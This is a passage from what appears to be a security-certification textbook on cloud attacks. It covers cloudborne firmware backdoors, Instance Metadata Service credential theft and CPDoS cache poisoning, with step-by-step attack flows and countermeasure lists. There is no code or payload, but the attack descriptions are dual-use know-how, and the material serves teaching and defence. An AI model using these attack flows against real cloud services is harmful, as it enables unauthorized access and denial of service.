


Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Figure 19.38: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.
- Validate the server for implants and backdoors before deploying.
- Regularly check for firmware vulnerabilities.
- CSPs should verify whether the physical hardware has been tampered with before delivery.



Cloud Attacks: Instance Metadata Service (IMDS) Attack

- An instance metadata service (IMDS) **provides information about an instance**, its associated network, and the software configured to run the instance
- Attackers perform IMDS attacks by exploiting a **zero-day vulnerability** on the target application server or by using the information leaked via a **reverse proxy** implemented by the administrators
- Using this attack, attackers connect to the cloud instance and gain sensitive information such as **user data and roles** associated with that instance

Exploits a zero-day vulnerability or uses data leaked via a reverse proxy
Attacker
Server
Cloud Resources
Captures EC2 metadata
Gains access

Instance Metadata Service (IMDS) Attack

An instance metadata service (IMDS) provides information about an instance, its associated network, and the software configured to run the instance. IMDS also generates credentials for roles associated with an instance. Based on the assigned role or policy, the software configured on the instance can also access the resources on the cloud storage. Attackers perform IMDS attacks by exploiting a zero-day vulnerability on the target application server or by using information leaked via a reverse proxy implemented by the administrators.

The main intention of attackers performing an IMDS attack is to gain unauthorized access to the network resources by compromising instances. If attackers can successfully leverage a zero-day vulnerability or credentials leaked by a reverse proxy, they can connect to the cloud instance and gain sensitive information such as user data and various roles associated with that instance, which can be further leveraged to perform attacks such as accessing and abusing or modifying the resources located on the cloud storage.

How the Attack is Launched

- First, an attacker exploits a zero-day vulnerability or a reverse proxy implemented on the target application server.
- The attacker then compromises the cloud instance running on the server and acquires metadata of the instance.
- Next, the attacker uses the obtained credentials to gain access to the cloud resources.




Exploits a zero-day vulnerability or uses data leaked via a reverse proxy
Attacker
Server
Cloud Resources
Captures EC2 metadata
Gains access

Figure 19.39: IMDS Attack

Countermeasures:

- Use IMDSv2 instead of IMDSv1.
- Turn off IMDS when not required.
- Roles should not be assigned to an instance if not required; if required, assign the least privileges to the roles.
- Restrict the IMDS access of suspected users.



Cloud Attacks: Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

- In CPDoS, attackers **create malformed or oversized HTTP requests** to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers
- When a legitimate user requests a web page, the malicious or error-based content cached by the CDN server is delivered, resulting in a **DoS attack**
- Attackers use **cache poisoning techniques** to prevent users from accessing cloud services

Attacker
1
Requests a web page by submitting a malicious HTTP request to the server
CDN Server
2
Request sent to the origin web server
3
Responds with an error or malicious content, which is cached at the CDN server
Origin Server
4
Requests a webpage
5
Receives an error page such as the "404 Not Found" page
User

